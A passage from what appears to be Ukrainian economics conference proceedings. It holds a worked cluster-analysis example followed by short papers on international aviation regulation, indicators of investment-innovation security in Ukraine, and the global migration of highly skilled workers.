Однорідність об'єктів визначається відповідно до відстані  $\rho(x_i, x_j)$ , де  $x_i = (x_{i1}, \dots, x_{ik})$  і  $x_j = (x_{j1}, \dots, x_{jk})$  – вектори, які складається із значень  $k$  ознак  $i$ -го і  $j$ -го об'єктів відповідно. Для об'єктів, що характеризуються числовими ознаками, відстань визначається за формулою:

$$\rho(x_i, x_j) = \sqrt{\sum_{m=1}^k (x_{i_m} - x_{j_m})^2}. \quad (1)$$

Об'єкти вважаються однорідними, якщо виконується нерівність

$$\rho(x_i, x_j) < \rho.$$

Графічним зображенням об'єднання є дерево об'єднання кластерів – дендрограма.

Наведемо приклад застосування кластерного аналізу в задачах економіки.

**Приклад.** П'ять підприємств характеризуються двома ознаками: об'ємом продаж і середньорічною вартістю основних виробничих фондів (таблиця 1).

Провести класифікацію цих підприємств за допомогою принципу «найближчого сусіда».

Таблиця 1.  
Числові показники об'єму продаж і середньорічної вартості основних виробничих фондів

Об'єкт	1	2	3	4	5
Об'єм продаж	1	3	6	13	12
Середньорічною вартістю основних виробничих фондів	9	10	8	5	7

Для цього обчислимо відстань між об'єктами за формулою (1) та заповнимо таблицю 2.

Таблиця 2.  
Відстань між об'єктами

Об'єкти	1	2	3	4	5
1	0	2,24	5,10	12,65	11,18
2		0	3,61	11,18	9,49
3			0	7,62	6,08
4				0	2,24
5					0

Дамо пояснення щодо заповнення таблиці 2. Отже, на перетині рядка « $i$ » та стовпця « $j$ » вказана відстань  $\rho(x_i, x_j)$  (результат округляємо до сотих). Наприклад, на перетині рядка «3» та стовпця «5» вказана відстань  $\rho(x_i, x_j) = \sqrt{(8-7)^2 + (6-12)^2} \approx 6,08$ . Оскільки  $\rho(x_i, x_j) = \rho(x_j, x_i)$ , тоді нижню частину таблиці 2 можна не заповнювати. Застосуємо принцип «найближчого сусіда». Знаходимо в таблиці 2 найменшу з відстаней (якщо таких декілька, тоді обираємо будь-яку з них). У нашому прикладі це  $\rho_{1,2} = \rho_{4,5} = 2,24$ .

Нехай  $\rho_{min} = \rho_{4,5} = 2,24$ . Тоді можна об'єднати до однієї групи об'єкти 4 і 5, тобто в об'єднаному стовпці «4 і 5» буде найменше з відповідних чисел стовпців «4» і «5» вихідної таблиці відстаней. Аналогічну дію здійснюємо й з рядками «4» і «5». Одержуємо нову таблицю 3.

Таблиця 3.  
Відстань між об'єктами

Об'єкти	1	2	3	4 і 5
1	0	2,24	5,10	11,18
2		0	3,61	9,49
3			0	6,08
4 і 5				0

Визначаємо в одержаній таблиці 3 найменше з відстаней (якщо таких декілька, тоді обираємо будь-яку з них):  $\rho_{min} = \rho_{1,2} = 2,24$ . Тоді можна об'єднати до однієї групи об'єкти 1 і 2, тобто в об'єднаному стовпці «1 і 2» буде найменше з відповідних чисел стовпців «1» і «2» попередньої таблиці 2. Аналогічні дії з рядками «1» і «2» приводять до нової таблиці 4.

Таблиця 4.  
Відстань між об'єктами

Об'єкти	1 і 2	3	4 і 5
1 і 2	0	3,61	9,49
3		0	6,08
4 і 5			0

Визначаємо в одержаній таблиці 3 найменше з відстаней (якщо таких декілька, тоді обираємо будь-яку з них):  $\rho_{min} = \rho_{1,2,3} = 3,61$ . В цьому випадку об'єднуємо до однієї групи об'єкти 1,2,3, тобто в об'єднаному стовпці «1,2,3» буде найменше з відповідних чисел стовпців «1», «2», «3» попередньої таблиці 3. Аналогічно діємо з рядками «1 і 2» і «3». Одержуємо нову таблицю 5.

Таблиця 5.  
Відстань між об'єктами

Об'єкти	1,2,3	4,5
1,2,3	0	6,8
4,5		0

Таким чином, отримано два кластери (1,2,3) і (4,5).

На дендрограмі (рис. 1) вказано порядок вибору елементів і відповідні мінімальні відстані  $\rho_{min}$ .




Рисунок 1. Дендрограма

## **ЕКОНОМІКО-ПРАВОВЕ РЕГУЛЮВАННЯ МІЖНАРОДНОГО АВІАЦІЙНОГО БІЗНЕСУ**

**Вакуленко Анастасія Олександрівна,**  
здобувачі другого (магістерського) рівня вищої освіти  
спеціальності 292 «Міжнародні економічні відносини»,  
Національний авіаційний університет, м. Київ

**Дітковський Ігор Євгенович,**  
здобувачі другого (магістерського) рівня вищої освіти  
спеціальності 292 «Міжнародні економічні відносини»,  
Національний авіаційний університет, м. Київ

Науковий керівник:  
Сидоренко К.В.,  
к.е.н., доцент,  
доцент кафедри міжнародних економічних відносин і бізнесу,  
Національний авіаційний університет, м. Київ

Перш за все, до Другої світової війни економічне регулювання міжнародної авіації було досить обмежене і складалося з відносно невеликої кількості двосторонніх угод між окремими державами (або, у певних випадках, між державою та авіакомпанією). Фактично, лише наприкінці Другої світової війни держави усвідомили необхідність розробки універсального документа з міжнародної авіації.

В результаті зустрічі більше п'ятдесяти країн світу, у 1944 р. була прийнята Конвенція про міжнародну цивільну авіацію (відома як Чиказька конвенція), що призвела до створення Міжнародної організації з цивільної авіації (ІКАО). На Чиказькій конференції також було прийнято ще два документи, які є досить важливими в регулюванні діяльності в міжнародному повітряному просторі. Зокрема, це Угода про транзит під час міжнародних повітряних перевезень, яка дає право на проліт та зупинку без завантаження та розвантаження вантажу або пасажирів на регулярних повітряних сполученнях між державами-учасницями, та Угода про міжнародний повітряний транспорт, яка встановлює п'ять ключових «свобод повітряного простору» для регулярних міжнародних повітряних сполучень [1].

Загалом, основними міжнародними документами з правового регулювання міжнародного авіаційного бізнесу є: Конвенція про міжнародну цивільну авіацію (Чиказька конвенція); Угода про транзит міжнародного повітряного сполучення; Міжнародна угода про повітряний транспорт; Багатостороння угода про комерційні права на нерегулярні повітряні перевезення між Асоціацією держав Південно-Східної Азії (АСЕАН); Меморандум про взаєморозуміння між урядами Індонезії, Малайзії та Таїланду щодо розширення повітряного сполучення (ІМТ-GT); Проект угоди про повітряне сполучення з Тайландом;

Угода між Сполученим Королівством Великобританії та Північної Ірландії і Сполученими Штатами Америки; Типова угода про повітряний транспорт США; Генеральна угода з тарифів і торгівлі; Генеральна угода про торгівлю послугами; Угода про торгівлю цивільними повітряними суднами [2].

Якщо брати економічну складову зазначеного питання, то всі аеропорти та постачальники авіаційних послуг повинні підпорядковуватися принципам Міжнародної організації цивільної авіації при встановленні користувачьких зборів, включаючи прозорість, консультації та пов'язані з цим витрати. Однак, більш детальне економічне регулювання плати за користування та якість послуг часто потрібне там, де існує ринкова влада, і де її можна використати [3, с. 5].

Міжнародна асоціація повітряного простору (ІАТА) вважає, що незалежне економічне регулювання, де це необхідно, має передбачати детальні цілі економічної ефективності та стандарти якості послуг. Бажано, щоб вони ґрунтувалися на регулюванні граничних цін із застосуванням процедур єдиної обробки. Така система вже показала свою успішність у підвищенні ефективності і може бути розширена та вдосконалена для задоволення мінливих інвестиційних потреб. Це може бути високоефективним засобом для покращення авіаційної промисловості на користь усіх зацікавлених сторін [3, с. 4].

В державах також існують окремі національні чи регіональні організації з управління та контролю авіаційного транспорту. Наприклад, у Великобританії існує низка органів, які мають повноваження з регулювання, адміністрації та контролю авіації:

- Департамент з питань транспорту;
- Управління цивільної авіації (САА) – незалежний регулятор авіаційного сектору Великобританії, відповідальний за регулювання цін в аеропортах Хітроу, Гатвік і Станстед;
- Управління з питань конкуренції та ринків (СМА) – орган Великобританії з питань конкуренції, який здійснює моніторинг ринку та конкуренції, а також є органом, до якого аеропорти або інші особи, що мають відповідний інтерес, можуть подати скаргу про неправове чи нерівномірне встановлення цін САА;
- Європейське агентство безпеки з авіації (ЕАSА), яке має повноваження щодо регулювання авіаційної безпеки в державах-членах ЄС відповідно до правил, що мають пряме застосування (Регламент 216/2008) [4; 5].

У вересні 2020 р. АТАG опублікувала останнє видання свого флагманського звіту «Авіація: переваги за межами кордонів», де досліджуються різні способи, якими авіація сприяє зростанню економіки, створенню робочих місць, безпеці життя мільйонів людей у всьому світі та сталому розвитку. Звіт, підготовлений у співпраці з Oxford Economics, став ключовим довідковим інструментом для промисловості та урядів і широко цитується у ЗМІ. Це дає політикам важливе глобальне уявлення про те, як авіаперевезення створюють робочі місця та стимулюють економічне зростання. У вересні 2021 р. АТАG підготувала оновлений бюлетень з аналізом економічного впливу Covid-19 на авіаційну промисловість. У ньому встановлено, що під загрозою через пандемію були 44,6 мільйони робочих місць, які підтримує авіація, а також 1,7 трильйони доларів економічної діяльності, яка зазвичай підтримується авіацією [6].

Основними цілями політики та регулювання повітряного транспорту є:

- зменшення витрат держави на виконання своїх функцій регулювання економіки;
- збільшення переваг та вибору споживача;
- покращення повітряного сполучення;
- створення більш конкурентоспроможних можливостей для бізнесу на ринку тощо.

Досягнення даних цілей сприяє сталому економічному розвитку та розширенню торгівлі і туризму [7].

Таким чином, авіація сприяє розвитку сучасного світу. Повітряний транспорт є основним роботодавцем у всьому світі, забезпечуючи загалом 87,7 мільйонів робочих місць у всьому світі та 3,5 трильйони доларів США світового ВВП. Близько 58% усіх міжнародних туристів подорожують до місця призначення повітряним транспортом. Авіація стає тим фактором, який об'єднує людей.

#### Список літератури:

1. Деякі аспекти багатостороннього регулювання відносин [Електронний ресурс] // Віче. – 2010. – №14. – Режим доступу : <https://veche.kiev.ua/journal/2112/>.

2. International Aviation Law. Scandinavian Airlines System, Inc. v. County of Los Angeles, 56 Cal. 2d 11 (Cal. 1961) [Electronic resource] // Official website of the US Legal. – Access mode: <https://aviation.uslegal.com/international-aviation-law/>.

3. Mark Smyth. Economic Regulation The case for independent economic regulation of airports and air navigation service providers / Mark Smyth, Brian Pearce // IATA ECONOMICS BRIEFING No 6. – February 2007. – 70 p.

4. Aviation law and Regulation United Kingdom [Electronic resource] // Official website of the ICLG. – 2022. – Access mode: <https://iclg.com/practice-areas/aviation-laws-and-regulations/united-kingdom>.

5. Heathrow Airport Holdings Limited. Overview [Electronic resource] // Official website of Heathrow. – Access mode: <https://www.heathrow.com/company/about-heathrow/economic-regulation>.

6. Social and economic benefits of aviation [Electronic resource] // Official website of the Air Transport Action Group. – 2022. – Access mode: <https://www.atag.org/our-activities/social-and-economic-benefits-of-aviation.html>.

7. Air Transport Policy and Regulation [Electronic resource] / Economic Development of Air Transport // Official website of ICAO. – Access mode: <https://www.icao.int/sustainability/pages/economic-policy.aspx>.

8. Ложачевська О.М., Сидоренко К.В. Лібералізація ринку послуг з наземного обслуговування в умовах глобальної конкуренції // О. М. Ложачевська, К. В. Сидоренко // Sciences of Europe. – 2016. – №4. – V.1. – P. 37-40.

## **ІНВЕСТИЦІЙНО-ІННОВАЦІЙНА БЕЗПЕКА В УКРАЇНІ: ПРОПОЗИЦІЇ ЩОДО ОНОВЛЕННЯ МЕТОДОЛОГІЇ ЇЇ ОЦІНЮВАННЯ**

**Кваша Тетяна Костянтинівна,**  
науковий співробітник,  
ДУ “Інститут економіки та прогнозування НАН України“

Економіка України перебуває в умовах нестабільності та невизначеності подальшого розвитку, тому актуальною видається проблема відновлення прийнятного рівня економічної безпеки держави. Сьогодні інноваційний розвиток є одним з основних факторів конкурентноспроможності країни. Інноваційна безпека є структурною складовою економічної безпеки та має однакову з іншими складовими методологію розрахунку її рівня.

Однією з основних складових методики оцінки стану економічної безпеки України є формування множини (переліку) індикаторів. Перегляд системи індикаторів та їх характеристичних значень у зв'язку зі змінами в національній і світовій економіці повинно здійснюватися в разі необхідності, але не рідше ніж один раз на п'ять років [1].

Стратегія економічної безпеки на період до 2025 року визначила п'ять її складових – фінансова, виробнича, зовнішньоекономічна, інвестиційно-інноваційна та макроекономічна [2]. Відповідно до означеної Стратегії її наукове супроводження і розроблення / оновлення методики щорічної оцінки стану економічної безпеки (у разі потреби) здійснюють Національний інститут стратегічних досліджень, Національна академія наук України. З цією метою Національний інститут стратегічних досліджень сформував Робочу групу із представників Національного інституту стратегічних досліджень, центральних органів виконавчої влади, Національної академії наук України.

Перелік Індикаторів інвестиційно-інноваційної безпеки сформовано Національним інститутом стратегічних досліджень на основі Додатку до Стратегії економічної безпеки України на період до 2025 року спільно з Національною академією наук України, Міністерства економіки України, інших центральних органів виконавчої влади, з урахуванням принципів репрезентативності (включені показники, які визначені вищевказаною Стратегією, а також інші, що мають суттєвий вплив на рівень економічної безпеки), достовірності та регулярної доступності (офіційні статистичні дані). Робоча група затвердила перелік індикаторів інвестиційно-інноваційної безпеки, на основі яких здійснюватиметься оцінювання її рівня, порівнюватиметься її стан із попередніми періодами та іншими складовими економічної безпеки, а також визначатимуться реальні і потенційні загрози інноваційної безпеки.

Крім показників для оцінювання рівня інвестиційно-інноваційної безпеки важливими є також характеристичні (або порогові) значення цих показників, які визначені з використанням останніх даних щодо стану інвестиційно-

інноваційної безпеки в Україні та статистичних даних України та Європейського Союзу і пропонуються у цій роботі (табл. 1).

Розрахунок рівня кожної складової економічної безпеки здійснюється за формулою:

$$I = \sum_{i=1}^n a_i z_i, \quad \sum a_i = 1, \quad 0 \leq a_i, z_i \leq 1, \quad (1),$$

де  $a_i$  - вагові коефіцієнти, що визначають ступінь внеску  $i$ -го показника в інтегральний індекс,  $z_i$  - нормоване значення показника інвестиційно-інноваційної безпеки [3], визначається експертним методом.

Особливістю цього методу є спосіб нормування первинних показників  $x_i$ , яке здійснюється таким чином:

діапазон критичних значень (максимальне та мінімальне допустиме значення) кожного показника (індикатора) ділиться на п'ять інтервалів, границі яких названо характеристичними значеннями кожного показника:

$[x_0, x_{\text{крит}})$ ,  $[x_{\text{крит}}, x_{\text{небезп}})$ ,  $[x_{\text{небезп}}, x_{\text{нездв}})$ ,  $[x_{\text{нездв}}, x_{\text{здв}})$ ,  $[x_{\text{здв}}, x_{\text{опт}}]$ ,

де  $x_0$  - значення індикатора, яке характеризується як мінімальний або абсолютно небезпечний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 0;

$x_{\text{крит}}$  - значення індикатора, яке характеризується як критичний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 0,2, або 20% оптимального значення;

$x_{\text{небезп}}$  - значення індикатора, яке характеризується як небезпечний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 0,4, або 40% оптимального значення;

$x_{\text{нездв}}$  - значення індикатора, яке характеризується як незадовільний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 0,6, або 60% оптимального значення;

$x_{\text{здв}}$  - значення індикатора, яке характеризується як задовільний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 0,8, або 80% оптимального значення;

$x_{\text{опт}}$  - значення індикатора, яке характеризується як оптимальний рівень економічної безпеки та за якого рівень економічної безпеки дорівнює 1, тобто дорівнює оптимальному значенню [1, 4].

Нормоване значення показника інвестиційно-інноваційної безпеки розраховується за формулою:

- для показників-стимуляторів, тобто коли наявний прямий зв'язок між показником-стимулятором та інтегральною оцінкою:



$$z_{ij} = \begin{cases} 0,2 + 0,2 \frac{(x_{ij} - x_{крит})}{(x_{небезп} - x_{крит})}, x_{крит} \leq x_{ij} < x_{небезп} \\ 0,4 + 0,2 \frac{(x_{ij} - x_{небезп})}{(x_{нездв} - x_{небезп})}, x_{небезп} \leq x_{ij} < x_{нездв} \\ 0,6 + 0,2 \frac{(x_{ij} - x_{нездв})}{(x_{здв} - x_{нездв})}, x_{нездв} \leq x_{ij} < x_{здв} \\ 0,8 + 0,2 \frac{(x_{ij} - x_{здв})}{(x_{опт} - x_{здв})}, x_{здв} \leq x_{ij} < x_{опт} \\ 1, x_{опт} \leq x_{ij} \end{cases} \quad (2),$$

де  $x_{ij}$  - значення  $i$ -го індикатора в період  $j$ .

• для показників-дестимуляторів, тобто, коли між показником-дестимулятором та інтегральною оцінкою наявний зворотній зв'язок:

$$z_{ij} = \begin{cases} 1, x_{ij} < x_{опт} \\ 0,8 + 0,2 \frac{(x_{здв} - x_{ij})}{(x_{здв} - x_{опт})}, x_{опт} \leq x_{ij} < x_{здв} \\ 0,6 + 0,2 \frac{(x_{нездв} - x_{ij})}{(x_{нездв} - x_{здв})}, x_{здв} \leq x_{ij} < x_{нездв} \\ 0,4 + 0,2 \frac{(x_{небезп} - x_{ij})}{(x_{небезп} - x_{нездв})}, x_{нездв} \leq x_{ij} < x_{небезп} \\ 0,2 + 0,2 \frac{(x_{крит} - x_{ij})}{(x_{крит} - x_{небезп})}, x_{небезп} \leq x_{ij} < x_{крит} \end{cases} \quad (3).$$

Для визначення характеристичних значень відібраних індикаторів обираємо наступний метод:

1. Систематизувати аналоги характеристичних значень обраних індикаторів у країнах ЄС та визначити їх небезпечні та *оптимальні* значення, як найгірше та середнє (або найкраще) значення відповідного показника в країнах ЄС за період 2016-2020 рр., або за період, для якого наявні дані.

2. У разі відсутності аналогів - виконати аналіз динаміки показника в Україні для встановлення доцільних обмежень оптимальних значень, провести аналіз нормативно-правового поля для встановлення можливих оптимальних і небезпечних значень.

3. У разі наявності в країнах ЄС або у Міжнародних організаціях доцільних обмежень для характеристичних значень – використати їх.

4. Визначення в інших випадках характеристичних значень провести таким чином:

інтервал  $[x_{0н}, x_{опт.н}]$  або  $[x_{опт.в}, x_{0в}]$  ділиться на 5, отримані значення будуть характеристичними значеннями для відповідного індикатору.

5. У разі відсутності як аналогів обраних індикаторів та їх порогових значень у країнах – еталонах, так і достатніх для аналізу динамічних рядів відібраних індикаторів в статистиці України чи в країнах ЄС, ОЕСР, характеристичні значення по кожному такому індикатору окремо визначаємо на основі експертного опитування.

Визначені відповідно до цього підходу оновлені характеристичні значення для індикаторів інвестиційно-інноваційної безпеки України наведені у табл. 1.

Порівняно з попереднім варіантом методичних рекомендацій пропонується індикатор «Валове нагромадження основного капіталу, відсотків валового внутрішнього продукту» вважати і стимулятором, і дестимулятором і застосувати і лівосторонні, і правосторонні характеристичні значення, які, на думку автора, мають відповідати наведеним у таблиці 1 значенням.

Таблиця 1

Характеристичні значення для індикаторів інвестиційно-інноваційної безпеки України

№	Індикатор	Стимулятор/ дестимулятор/ змішаний,	Характеристичні значення індикатора*										
			$X_{кр}^L$ ит	$X_{не}^L$ безп	$X_{нез}^L$ дв	$X_{здв}^L$	$X_{оп}^L$ т	$X_{опт}^R$	$X_{дв}^R$ здв	$X_{не}^R$ здв	$X_{не}^R$ безп	$X_{крит}^R$	
1	Чистий (річний) приріст прямих іноземних інвестицій, відсотків валового внутрішнього продукту	Стимулятор	2,0	3,0	3,5	4,0	6,0	7,0					
2	Валове нагромадження основного капіталу, відсотків валового внутрішнього продукту	Змішаний	12	17	18	20	25	30	34	36	38	40	

3	Частка промислових підприємств, що впроваджували інновації (продукцію та/або технологічні процеси), у загальній кількості промислових підприємств, відсотків	Стимулятор	10	12	14	16	25						
4	Частка реалізованої інноваційної промислової продукції (товарів, послуг) у загальному обсязі реалізованої продукції (товарів, послуг) промислових підприємств, відсотків	Стимулятор	7	10	15	18	20						
5	Частка витрат на виконання наукових досліджень і розробок у валовому внутрішньому продукті, відсотків	Стимулятор	0,5	0,9	1,2	1,7	3,0						

6	Частка витрат на виконання наукових досліджень і розробок за рахунок державного бюджету, відсотків валового внутрішнього продукту	Стимулятор	0,4	0,5	0,9	1,2	1,7					
7	Відношення обсягів експорту та імпорту високотехнологічних послуг (роялті та інших послуг, пов'язаних з використанням інтелектуальної власності, комп'ютерних та інформаційних послуг, послуг дослідження та розробок, наукових та технічних послуг), відсотків	Стимулятор	100	125	150	175	200					
8	Місце України у рейтингу за Глобальним інноваційним індексом	Дестимулятор					43	43	49	55	60	70

Джерело: розроблено автором з використанням [1, 5]

\*верхній індекс Лабо R означає нижні або верхні характеристичні значення (правосторонні або лівосторонні).

Оновлений у 2022 році перелік індикаторів для оцінювання інвестиційно-інноваційної безпеки містить 8 показників, з яких новим є “Відношення обсягів експорту та імпорту високотехнологічних послуг (роялті та інших послуг, пов'язаних з використанням інтелектуальної власності, комп'ютерних та

інформаційних послуг, послуг дослідження та розробок, наукових та технічних послуг), відсотків“, як показник, що характеризує рівень технологічної незалежності (або залежності) країни. Технологічна залежність, особливо від однієї-двох країн світу, є серйозним ризиком для України, оскільки відбувається посилення імпортозалежності капіталовкладень, гальмування інноваційного розвитку.

Характеристичні значення були переглянуті практично повністю за виключенням критичних значень індикаторів, які присутні у Стратегії економічної безпеки на період до 2025 року.

Перелік індикаторів інвестиційно-інноваційної безпеки та їхні характеристичні значення передані для опрацювання Міністерству економіки України для підготовки нового наказу щодо методики розрахунку рівня економічної безпеки України.

### Список літератури

1 Про затвердження Методичних рекомендацій щодо розрахунку рівня економічної безпеки України: наказ Міністерства економічного розвитку і торгівлі від 29.10.2013 № 1277. Доступно з: Про затвердження Методичних рек... | від 29.10.2013 № 1277 (rada.gov.ua)

2 Про рішення Ради національної безпеки і оборони України від 11 серпня 2021 року «Про Стратегію економічної безпеки України на період до 2025 року»: Указ Президента України № 347/2021. Доступно з: УКАЗ ПРЕЗИДЕНТА УКРАЇНИ №347/2021 — Офіційне інтернет-представництво Президента України (president.gov.ua)

3 Степашко В.С., Мельник И.М., Кваша Т.К. Определение интегральных индексов для оценивания экономической безопасности государства: раздел коллективной монографии // Экономическая безопасность и информационно-технологические аспекты ее обеспечения: монография под редакцией проф. Недина И.В. – Киев: Знання України, 2005. 450 с. С.472-482.

4 Кваша Т.К., Волощук Р.В. Підходи до інтегрального оцінювання стану економічної безпеки як складної системи // Науково-технічна інформація, 2015. № 3. С. 31-41.

5 Database - Eurostat (europa.eu)

## ГЛОБАЛІЗАЦІЯ ІНТЕЛЕКТУАЛЬНОГО РИНКУ РОБОЧОЇ СИЛИ

**Ковбич Тетяна Костянтинівна**

аспірант

Факультет міжнародних відносин  
Національний авіаційний університет

Характерним проявом глобалізації є те, що об'єктивні процеси цивілізаційного розвитку які зумовлені, зокрема, використанням 4 індустріальної науково-технічної революції, не визнають національних кордонів та поширюються в усіх країнах світу. Значним глобальним сегментом світового розвитку є інтенсифікація міжнародних міграційних потоків робочої сили, у яких постійно зростає частка інтелектуальних працівників. В останні роки все більше усвідомлюється важливість міжнародного набору та переміщення висококваліфікованих кадрів. Це відбувається в контексті двох фундаментальних і взаємопов'язаних процесів: розвиток внутрішніх ринків праці роботодавцями, з одного боку, та інституційної бази урядами для сприяння глобальному обміну навичками, з іншого боку. Основні потоки висококваліфікованих працівників відображають глобальне розширення світової торгівлі, міжнародну експансію транснаціональних корпорацій та діяльність таких установ, як уряди та кадрові агентства. Емпіричні дослідження підтверджують позитивний зв'язок між потоками кваліфікованої робочої сили та потоками інвестицій. Спрощення системи дозволів в різних країнах забезпечує більш вільну інтелектуальну міграцію.

В епоху глобалізації мобільність робочої сили стала фактором розвитку глобальної економіки, появи концепції Глобалізація 3.0, де людські ресурси стають рушієм зростання. Уряди різних країн стимулюють політику як залучення висококваліфікованих працівників через розвиток імміграційної політики (США), так і політику повернення фахівців з-за кордону після отримання вищої освіти у кращих освітніх закладах (Китай). Загальною світовою тенденцією є зростання інтенсивності інтелектуальної міграції або «відтоку умів» через потребу фахівців у працевлаштуванні у високо технологічних секторах економіки з високим рівнем оплати праці в розвинених країнах. Поняття «відплив умів» (Brain Drain) виник у ХХ ст. у Великобританії через масову міграцію англійських вчених у США, що стало початком його використання у дослідженні інтелектуальної міграції – процесу масової міграції з країни або регіону фахівців, науковців, кваліфікованих робітників через економічні, політичні, соціальні, релігійні та інші чинники. Країни, в яких народилися висококваліфіковані фахівці, втрачають найцінніший ресурс – людський капітал, що призводить до економічних, соціальних, культурних та політичних втрат. Натомість, країни, що приймають спеціалістів-іммігрантів, отримують більш дешевий інтелектуальний капітал порівняно з вартістю праці вітчизняних фахівців [1].

Інтелектуальна міжнародна міграція має суттєвий вплив на розвиток світових господарських процесів, структуру економіки країн-реципієнтів і держав-донорів, регіональних інтеграційних об'єднань, глобальну економіку. Вона веде до трансформації національних, регіональних, міжнародних ринків праці, де сформовані цілі кластери, альянси, регіони, агломерації, в яких задіяні найбільш кваліфіковані фахівці.

Найбільш повно глобалізація інтелектуального ринку робочої сили знайшла відображення у високому науково-технічному виробництві промислово-розвинутих країн, передусім у США. Динамічний ріст інтелектуальної імміграції до США відображається у чисельності іммігрантів з різних регіонів світу. Особливо, ця тенденція у США відслідковується у зростанні чисельності високо освічених іммігрантів. У 2019 році 33% (12,9 мільйона) з 39,5 мільйонів іммігрантів у віці 25 років і старше мали ступінь бакалавра або вище. При цьому мігранти за 2014-2019 роки мають кращу освіту: 48% іммігрантів, які в'їхали в країну в період з 2014 по 2019 рік, мали принаймні ступінь бакалавра. У 2019 році з 27,6 мільйона працюючих іноземних працівників віком від 16 років і старше найбільша частка (35%) працювала на управлінських, професійних та суміжних професіях (менеджмент, бізнес, наука та мистецтво), 23% мігрантів працевлаштовані у сфері послуг, 15% - у сфері продажів та зайняті офісною роботою [2].

Варто також відмітити, що штат Каліфорнія є найбільш привабливим для інтелектуальних іммігрантів у США, адже саме в цій міській агломерації базуються високотехнологічні компанії, зокрема, в регіоні Кремнієвої долини – глобального центру технологічних інновацій (Apple, Google, Facebook, Netflix, Alphabet Inc., Atari, Microsoft, Oracle, Cisco, Sun Microsystems, Adobe, Yahoo, Amazon, PayPal та інші), яка почала активний розвиток в 1970-х роках завдяки технологічному буму. Близько 39 глобальних технологічних компаній розташовані саме в Кремнієвій долині, що займаються розробкою апаратного та програмного забезпечення. Росту іммігрантів США сприяє відносно відкрита імміграційна політика Америки в технологічному бізнесі. За даними 2020 року серед тенденцій в міграції зростання рівня підприємницької активності іммігрантів, порівняно з місцевими жителями, зокрема в США саме іммігранти здійснюють значний внесок у інноваційний розвиток економіки [3].

Інтелектуальні фахівці-іммігранти є основним людським ресурсом та капіталом розвитку Кремнієвої долини: у 2017 році 60% працівників цього регіону були зайняті в сфері STEM (science, technology, engineering and math occupations) та водночас були народжені за межами США. Така тенденція зумовлена, зокрема, динамічною трансформацією інформаційної економіки країни та розвитком економіки знань. За даними міністерства праці США, чисельність працюючих в сфері STEM зросте на 8,8% за 2017-2029 роки, зокрема зайнятість розробників програмного забезпечення зросте на 22%. Серед факторів такої привабливості – рівень оплати праці в цій сфері, що становить 38,8 доларів порівняно з 19,3 доларів з годину в інших сферах [4].

Дослідники Національного фонду американської політики безпартійного аналітичного центру у 2016 році вивчили 87 приватних американських стартапів,

де більше половини цих компаній були засновані одним або кількома людьми за межами Сполучених Штатів, та з оцінкою вартості бізнесу понад 1 млрд. доларів [5]. За деякими емпіричними дослідженнями, транскордонні мережі мігрантів стали визначальним фактором успішності їх міжнародної діяльності: мігранти з Індії, що працюють в Кремнієвій долині США, є поширеним прикладом такого успіху, адже саме вони сприяли розвитку експортно орієнтованої ІТ-індустрії в Індії завдяки налагодженню ділових мереж та покращенню репутації індійських працівників ІТ-сфери [6].

В цілому, слід виокремити двосторонній характер впливу глобалізації інтелектуального ринку робочої сили на країни світу. По-перше, глобалізація інтернаціонального ринку робочої сили безперечно виступає вагомим чинником науково-технічного зростання приймаючих країн. По-друге, інтелектуальна міжнародна міграція робочої сили опосередковано впливає на технологічний та фінансовий розвиток країн походження мігрантів, адже саме завдяки їм відбувається трансфер технологій та інновацій в менш розвинені країни, та значно поповнюється їх бюджет за рахунок переказів грошових коштів, у тому числі висококваліфікованих працівників, що працюють за кордоном.

### Список літератури

1. Власова Т. Р. Міжнародна інтелектуальна міграція: від «відпливу умів» до їх циркуляції // Демографія, економіка праці, соціальна економіка та політика. – 2020. – С. 77-78.
2. <https://www.migrationpolicy.org/article/frequently-requested-statistics-immigrants-and-immigration-united-states#demographic-educational-linguistic> .
3. [https://publications.iom.int/system/files/pdf/wmr\\_2020.pdf](https://publications.iom.int/system/files/pdf/wmr_2020.pdf)
4. US Department of Labor. Why computer occupations are behind strong STEM employment growth in the 2019–29 decade. <https://www.bls.gov/opub/btn/volume-10/why-computer-occupations-are-behind-strong-stem-employment-growth.htm#:~:text=The%20U.S.%20Bureau%20of%20Labor,3.7%20percent%20for%20all%20occupations.>
5. National Foundation for American Policy. Immigrants and billion dollar startups. 2016. Available at: <http://nfap.com/wp-content/uploads/2016/03/Immigrants-and-Billion-Dollar-Startups.NFAP-Policy-Brief.March-2016.pdf>
6. Українець Л. А. Роль міграції у формуванні міжнародних економічних зв'язків Китаю з країнами Європи. Вісник Хмельницького національного університету. Економічні науки. 2014. № 6(1). С. 79-85. [http://nbuv.gov.ua/UJRN/Vchnu\\_ekon\\_2014\\_6%281%29\\_\\_16](http://nbuv.gov.ua/UJRN/Vchnu_ekon_2014_6%281%29__16)



## **СОЦІАЛЬНО-ЕКОНОМІЧНА БЕЗПЕКА В УМОВАХ ВОЄННОГО СТАНУ**

**Онищенко Світлана Володимирівна,**

д.е.н., професор  
Національний університет  
«Полтавська політехніка імені Юрія Кондратюка»

**Маслій Олександра Анатоліївна**

